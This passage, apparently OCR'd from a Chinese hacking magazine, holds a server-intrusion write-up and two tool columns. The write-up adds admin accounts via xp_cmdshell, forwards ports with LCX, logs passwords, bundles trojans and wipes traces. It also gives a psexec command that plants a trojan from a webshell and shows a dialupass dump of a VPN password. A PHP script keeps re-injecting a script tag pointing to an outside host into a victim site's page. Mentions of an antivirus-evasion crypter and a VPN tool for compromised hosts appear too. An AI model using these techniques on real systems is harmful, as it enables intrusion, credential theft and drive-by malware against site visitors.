


图5

这个脚本很强大，可以做很多事，比如备份和恢复数据库、存储过程清单、文件浏览、执行SQL语句。现在我们用XP_CMDSHELL来执行命令吧，输入**IPCONFIG /ALL**，速度很不错，界面又清爽，如图6所示。

我们继续执行添加系统管理员的命令：**net user ASP.NET kinghack /add & net localgroup administrators ASP.NET /add**。现在上传一个免杀的LCX到服务器上，然后我登录肉鸡下载LCX建立端口监听，接着利用XP_CMDSHELL执行反弹的转发命令。LCX的使用方法我就不多废话了，如图7所示，这是成功接收到的数据流，很漂亮。




图6




图7

我在肉鸡上输入本地IP端口信息，成功的看到登录界面，利用添加的账号成功登录服务器，如图8所示。




图8

进入后马上给这个系统装了个NTPASS的密码记录工具，用来截获管理员的密码。搞到管理员的密码，肉鸡就不容易丢失。然后修改了启动项的权限，把脚本后门的权限也修改为管理权限，同时把时间也修改了。在MSSQL数据库和SU中都加了一个管理账号，并在他的常用软件里捆绑上马，这一系列操作真是颇费周折啊。

内网渗透中，ARP扫描、溢出、嗅探、抓HASH破解、社工等都是少不了的套餐，如果想继续渗透内网的其它系统，我们必须把这台电脑保护好！建议大家不要动不动就LCX转发3389出来，那样很危险。我们可以安装代理（如SOCKET5代理），然后把数据端口转发到外网，连接外网的那台机器就可以实现穿透内网了，这也是解决LCX不稳定的一种思路。

有时候管理员设置得很BT，只开放了几个端口，其它端口全部封杀，不允许外部连接终端端口。我们可以使用端口复用技术，具体方法就是停掉某个允许外部连接的正常服务，然后用转发工具把终端端口转发到停掉的那个服务的端口上，接着连接那个正常的服务端口即可登录终端。如果停不了，可以使用MT来把他的进程杀掉。最后我们剩下的事就是打扫战场闪人了，这个很重要，请一定记得，切记。此次渗透就到这里了，有什么疑问请到《黑客手册》或者“岁月联盟”提出，谢谢！

编辑点评：

作者提到了一个小技巧，就是查找XXX1.asp这样的文件，再者就是把HTMLEDITOR/GETFILE.ASP加入你的扫描字典吧，其它都是工具的使用说明，没有什么了。

高手专栏

LCX高等专科学校

俗话说，工欲善其事，必先利其器。如果在入侵中有合适的工具，必然事半功倍。前几天我整理了一下我的黑客工具，发现常用的也就那么几款。不过有一些冷门工具，有时还真的是需要用到；或者是一些常用工具，可能在不同的人手里也会起不同的作用。这次的专栏题目就是工具介绍了，介绍你对一些别人不知的小工具，或常用工具常规及不常规的用法。

专栏的稿子一直很少有人投稿，可能是有人误会了“高手专栏”的意思，误以为我不是高手就不能投。其实不是的，有句老话，三人行必有我师，这里我们只是出一些题目让大家来集思广益，希望作者或读者针对这个专栏出的各个题目多多投稿。而且，本专栏的稿件一旦录用，双倍稿费奉上！有独特思路的你，走过，路过，可千万不要错过哟。

我在入侵过程中用过的三大门派的几个工具

图 lcx

这期的专栏还是我打头写一篇吧。三大门派有点夸张了，不过为了方便大家的分类和下载，所以我起了这样的一个题目。**这三个门派分别是微软（www.sysinternals.com已被微软收购）、http://www.nirsoft.net和www.diamondcs.com.au。**

如果有去过以上网站的朋友们，很快就会发现，它们做的都是一些辅助Windows系统的小工具。如果用好这三大门派的工具，可以在渗透中起到很好的作用。当然，我介绍的肯定都是命令行的工具了。

一、*微软（www.sysinternals.com）的工具*

介绍微软的工具前我来说几句酸葡萄话。我负责编辑的“西线无战事”栏目作者的投稿，有时会看到这样的话：“拿出朋友送的一个小工具xxx，试了一下，哈，真的成功了”，结果文章写完也不附上提到的小工具。也就是说，可能某些人手里都会收藏一些独门小工具，自己不愿意公开。

不愿意公开有他人的道理在，其实我真的不羡慕，我觉得微软给的东东本身就够多了，何时才能掌握完全？举个最简单的例

子，系统自带的PUSHD.exe命令，我敢打赌，可能100个学黑客的人里有50个人没用过，30个人根本没留意，10个人不知道有这东东，另外10个人偶尔用过，呵呵。

其实很好玩的，如果你在c:下想一下到d:\hack目录，可以一步做到，就是使用命令 **C:\>PUSHD d:\hack**。这里我用PUSH这个命令来举例，还是希望大家学好基础知识。如果想了解系统的基本命令行，可以到 **http://www.ss64.com/nt/** 这里看一下。

内网渗透中，有时难免会在肉鸡的命令行下搜索对方机器上的一些文件，有时会想搜索某一段时间内的文件。像搜索从2006年1月1日到2008年2月2日里的doc文档，系统命令dir就无能为力了。我自己当初为了解决这个问题，还特意写过一个vbs脚本，目前放在了 **http://hi.baidu.com/myvbscript/blog/item/47175316835e004f21a4e90b.html/cmtid/cc37a6fdca04991108244d32#cc37a6fdca04991108244d32** 这里，有兴趣的读者可以去看一下。但是vbs真是太慢了，而且遇到某个目录对权限做了设置，vbs会死在哪儿（dir可以跳过）。

其实微软给了我们工具的，那就是LogParser.exe。可能很多读者说，这不是一个分析日志的工具吗？错错，LogParser.exe太博大精深了，搜索文件也只是它功能的九牛一毛，大家自己可以去看一下它的帮助文件。这里我只给出一个命令，让大家吃惊一下：

```
LogParser "SELECT TOP 10 Path, Name, Size,LastAccessTime FROM C:\downloads\*.* where LastAccessTime>TIMESTAMP('01/01/2004', 'MM/dd/yyyy') and TO_LOWERCASE(name) like '%a%' ORDER BY Size DESC" -i:FS -useLocalTime:OFF -preserveLastAccTime:ON -recurse:-1
```

命令执行后如图1所示，这里是表示从c:\downloads目录里搜索出名字含有a的前10个文件，并且修改时间要大于2004年1月1日，按照大小排序，并且显示它的路径、尺寸和文件名，显示时间按机器的所在时区。怎么样？够强大否？

```
C:\Program Files\Log Parser 2.2>LogParser "SELECT TOP 10 Path, Name, Size,LastAc
cessTime FROM C:\downloads\*.* where LastAccessTime>TIMESTAMP('01/01/2004', 'MM/
dd/yyyy') and TO_LOWERCASE(name) like '%a%' ORDER BY Size DESC" -i:FS -useLocalT
ime:OFF -preserveLastAccTime:ON -recurse:-1
Path
                                  Name
                                                     Size      LastAccessTime

C:\downloads\AYA.rmvb
                                  AYA.rmvb
                                                     472340140 2008-09-04 14:5
1:04.464
C:\downloads\Nero-8.3.6.0_chs_trial(1).exe.jc
                                  Nero-8.3.6.0_chs_trial(1).exe.jc
                                                     99621567  2008-09-03 16:5
8:14.980
C:\downloads\Windows[1].2003.Server-4In1.Multiboot(Web,Standard,Advanced.And.Dat
acenter)-Corporate.Edition.iso.jc Windows[1].2003.Server-4In1.Multiboot(Web,Stan
dard,Advanced.And.Datacenter)-Corporate.Edition.iso.jc 61349977  2008-09-03 07:0
4:37.11
C:\downloads\doctor 1a.RMVB
                                  doctor 1a.RMVB
                                                     58198228  2008-09-04 14:5
1:00.89
C:\downloads\acdsee.zip.jc
                                  acdsee.zip.jc
                                                     31315049  2008-09-03 07:0
4:33.714
C:\downloads\LogParser.msi
                                  LogParser.msi
                                                     1478656   2008-09-03 07:0
```

图1

www.sysinternals.com已被微软收购，我喜欢它的psexec.exe。psexec.exe中，我常用的第一个功能是系统权限到用户权限的转换，我在以前的专栏里提到过了，所以就不写了。另一个功能，我是把它用在web上提权。

大家会遇到这样的情况，拿到了一个webshell，在对方机器里找到了一些密码信息，像MSSQL数据库的密码等。如果MSSQL的密码不是SA，但却是系统账户的密码，系统只有80端口，不可能让你反连终端什么的，这时候psexec就可以派上用场了。

我们可以直接在webshell里执行 **psexec \\127.0.0.1 -u administrator -p password c:\muma.exe**，这样就可以直接种上我们的木马了。这里我的示例是psexec v1.21，可能版本不同，用法也略有不同。

二、www.nirsoft.net和www.diamondcs.com.au

如果说www.sysinternals.com出的pctools工具集针对的是系统和网络的话，www.nirsoft.net似乎一直专注在个人的各种密码收集上。

www.nirsoft.net是一个个人网站，该作者靠别人捐款过日子。如果你觉得他工具写得好，你就在线捐作者点钱，呵呵。据说作者过得很逍遥，住别墅呢！我估计这样的作者在中国早就被饿死了……，www.nirsoft.net网站出了很多小工具，像什么抓取IE缓存、outlook、msn等密码的工具。

如果你进入一台个人主机，想知道该主机的常用密码，用www.nirsoft.net出的工具就对了。它所出的系列工具都具备GUI和cmd的用法，我们自然要用cmd下的，各个工具基本的格式如下：

```
Option Description
/stext <Filename>  Save the list of all dial-up items into a regular text file.
/stab <Filename>  Save the list of all dial-up items into a tab-delimited text file.
/stabular <Filename>  Save the list of all dial-up items into a tabular text file.
/shtml <Filename>  Save the list of all dial-up items into horizontal HTML file.
/sverhtml <Filename>  Save the list of all dial-up items into vertical HTML file.
```

以上是工具所带的选项开关及参数，我们来拿具体的一个命令做参考，比如 **dialupass2.exe /stext 1.txt**，执行后如图2所示，看到没有？列出了我用的vpn的密码了。

至于www.diamondcs.com.au的免费工具，我觉得是杀毒软件不杀的，像什么列进程、杀进程之类的，我抓两个图给大家看一下吧，如图3、图4所示。

```
If you omit a user name the process will run in the context of your
account on the remote system, but will not have access to network
resources (because it is impersonating). Specify a valid user name
in the Domain\User syntax if the remote process requires access
to network resources or to run in a different account. Note that
the password is transmitted in clear text to the remote system.


C:\>pushd F:\hacktool\小工具\nirsof\pass\dialupass2

F:\hacktool\小工具\nirsof\pass\dialupass2>dir
 Volume in drive F is 新加卷
 Volume Serial Number is 484B-1C65

 Directory of F:\hacktool\小工具\nirsof\pass\dialupass2

2008-09-07  22:00    <DIR>          .
2008-09-07  22:00    <DIR>          ..
2008-05-03  20:48            14,063 dialupass.chm
2008-09-07  22:00               253 dialupass2.cfg
2008-05-03  20:44            42,496 dialupass2.exe
               3 File(s)         56,812 bytes
               2 Dir(s)  72,642,949,120 bytes free

F:\hacktool\小工具\nirsof\pass\dialupass2>dialupass2.exe /stext 1.txt

F:\hacktool\小工具\nirsof\pass\dialupass2>type 1.txt
==================================================
Entry Name        : 219.145.27.232
Phone / Host      : 219.145.27.232
User Name         : IUSR_INEMPIRE-0EE84F
Password          : 0828
Domain            :
Owner             : System
User Profile      : Administrator
```

图2

图3的工具是端口对应进程的，图4的工具是先列出执行程序的句柄和进程ID，再询问你是否要执行该

```
C:\WINDOWS\system32\cmd.exe
C:\openports>openports
DiamondCS OpenPorts v1.0  (-? for help)
Copyright (C) 2003, DiamondCS - http://www.diamondcs.com.au/openports/
Free for personal and educational use only. See openports.txt for more details.

SYSTEM [0]
  TCP  127.0.0.1:2046        127.0.0.1:1025        TIME_WAIT
  TCP  127.0.0.1:2242        127.0.0.1:1025        TIME_WAIT
  TCP  127.0.0.1:1025        127.0.0.1:2154        TIME_WAIT
  TCP  127.0.0.1:2170        127.0.0.1:1025        TIME_WAIT
```

图3

我喜欢的几款小工具

图 樱花浪子

本文可以让你了解和收藏vpn.exe、TrueCrypt等几个有用的小工具

俗话说，工欲善其事，必先利其器（编辑：这个我已经说过了啊？难道高手都喜欢玩这句？），这期我就把自己用到的，公开和没公开的，国内和国外的工具综合的说一下。也许高手已经用过这些工具，但对于菜菜而言，我觉得是物有所值的。

PHP挂马检测恢复工具

首先上场的是自己写的一段PHP代码，是以前挂马用到的，可以设置多长时间刷新一次，这里600秒是10分钟，如果挂马代码被去掉了则会自己加上。因为我对PHP也就是入门层次，所以是通过比较文件大小来实现的，高手可以写出搜索字符进行判断等。代码如下：

```
<html>
<head>
<META http-equiv=Refresh content=600;URL=xxx.php>
<title>xx</title>
</head>
<body>
<?php
$filenamea="d:\wwwroot\被挂文件.php";  //取得要挂的文件赋值变量filenamea
$filenameb="d:\wwwroot\比较文件.jpg";  //取得比较的文件赋值变量filenameb
$filea=filesize($filenamea);          //取得要挂的文件大小
$fileb=filesize($filenameb);          //取得比较的文件大小
if ($filea<$fileb)                    //如果要挂的文件小于比较文件，则执行下面的代码
$myfile=fopen($filenamea,"a");        //用fopen函数打开被挂文件，指针指向文件尾
fwrite($myfile,"<script src='http://www.xxxx.com/x/x.js'></script>");  //将挂马代码插入被挂文件的尾部
fgets($myfile,255);                   //进行读取操作
fclose($myfile);                      //关闭打开的文件
if ($filea==$fileb)                   //如果两个文件大小相同，则显示正常
echo "正常"
?>
</body>
</html>
```

被挂文件是我们要插入挂马代码的文件，比如说index.htm。当然，在WEBSHELL的权限下，挂马都是直接挂在包含文件里，比较文件我们可以把要挂的文件内容复制下来，然后在最后加上<script src='http://www.xxxx.com/x/x.js'></script>的字符。不一定是挂马代码，只要字符相等就可以了。

然后把上面代码保存为xxx.php，在浏览器访问就可以了，会自动比较被挂文件，因为我们事先已经在比较文件中加入了挂马代码，所以两个文件大小字节是相等的。如果管理员去掉的话，那么肯定被挂文件.php要比比较文件小，所以会自己插入挂马的代码。

如图1所示的情况则是正常的，如果访问是空白，则说明代码被去掉，重新写入了代码。需要注意的是，有时候需要把路径\变成\\。

```
Warning: fwrite(): supplied argument is not a valid stream resource in d:\www\gooyi\gooyicn\wwwroot\php168\style\168.php on line 14
Warning: fgets(): supplied argument is not a valid stream resource in d:\www\gooyi\gooyicn\wwwroot\php168\style\168.php on line 15
Warning: fclose(): supplied argument is not a valid stream resource in d:\www\gooyi\gooyicn\wwwroot\php168\style\168.php on line 16
正常
```

图1

开VPN工具—cc VPN

相信高手在渗透的时候都是挂着VPN，而对于菜菜而言，即使拿下了一台服务器，却不知道如何把这台肉鸡做成VPN。下面我放出一个直接可以开VPN的工具，网上貌似没公开的，直接在WIN2003的服务器上运行即可，但需要公网IP。




图2

运行后我们直接新建一个用户，至于客户端设置，大家去问百度吧，如图2所示。

免杀工具—LOrD_Crypter




图3

前段时间用到了啊D注入工具，没想到刚刚打开啊D，就被本机的杀软给K了。正好前段时间从老外站上淘到一个做免杀的工具，写这个文章

```
C:\>delayexec
DelayExec - DiamondCS Freeware Console Tools <www.diamondcs.com.au>
---
PURPOSE: Creates processes in a suspended state, with the ability to resume.
  USAGE: delayexec <executable> [parameters]

C:\>delayexec c:\windows\notepad.exe
DelayExec - DiamondCS Freeware Console Tools <www.diamondcs.com.au>
---
Process handle  : 0x00000754  1876
Process ID      : 0x000000FC  252
Thread handle   : 0x00000750  1872
Thread ID       : 0x00001954  6484
Process created. Allow process to execute? <y/n>: y
Process execution started.

C:\>
```

图4

